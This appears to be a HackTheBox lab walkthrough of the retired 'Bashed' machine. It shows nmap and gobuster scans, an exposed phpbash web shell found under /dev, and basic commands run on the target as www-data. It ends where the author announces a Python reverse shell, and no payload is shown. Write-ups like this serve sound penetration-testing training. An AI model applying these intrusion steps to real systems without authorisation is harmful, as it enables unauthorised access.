
HackTheBox: Bashed

This is the walkthrough/writeup of hackthebox machine named Bashed :



Bashed

OS
Linux


RELEASE DATE
09 Dec 2017

DIFFICULTY
Easy

MACHINE STATE
Retired

Basic Enumeration

lets run a nmap scan to see open ports and services :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 10.10.10.68
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 07:51 EDT
Nmap scan report for 10.10.10.68
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/20%OT=80%CT=1%CU=31372%PV=Y%DS=2%DC=T%G=Y%TM=62B05F7
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:01%GCD=1%ISR=109%TI=Z%II=I%TS=8)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=I%II=I%
OS:TS=8)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5
OS:=M54BST11NW7%O6=M54BST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=
OS:7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   449.17 ms 10.10.16.1
2   203.88 ms 10.10.10.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.50 seconds
```

so as we can see there is only one service running and that is a webserver on port 80 ,

so there is nothing more than a webserver to enumerate here .

Webserver Enumeration



DEVELOPMENT • DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →


phpbash

DEVELOPMENT • DECEMBER 4, 2017

LOAD MORE ENTRIES

so there is a php bash blog on this website that states there is an article for that :

so as we can see the article :



phpbash


DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash

```
www-data:/var/www# pwd
/var/www
www-data:/var/www# cd ../
www-data:/var# cd ../
www-data:/# ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
www-data:/# cd tmp
www-data:/tmp# ls
www-data:/tmp# cd ../
```

it is a web based shell that give us a command access .


lets enumerate directories using gobuster to find the php-bash,



```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/20 07:56:36 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [⟶ http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [⟶ http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [⟶ http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [⟶ http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [⟶ http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [⟶ http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [⟶ http://10.10.10.68/fonts/]
```

there are lot of directories to go through ,

inside /dev directory there are 2 files :




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

open phpbash.php and we get the php-bash we saw in the article .

and here we have a shell now :




```
www-data@bashed:/var/www/html/dev#
```

now its time to gain a reverse-shell .

Initial Access

so we will use a python reverse shell here , lets see if we have python installed :




```
www-data@bashed:/var/www/html/dev# python --version
Python 2.7.12
```

we have python installed , so we re good to go .

we will use pentest-monkey's reverse shell .

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

this one :



There's also an alternative PERL revere shell here.

Python

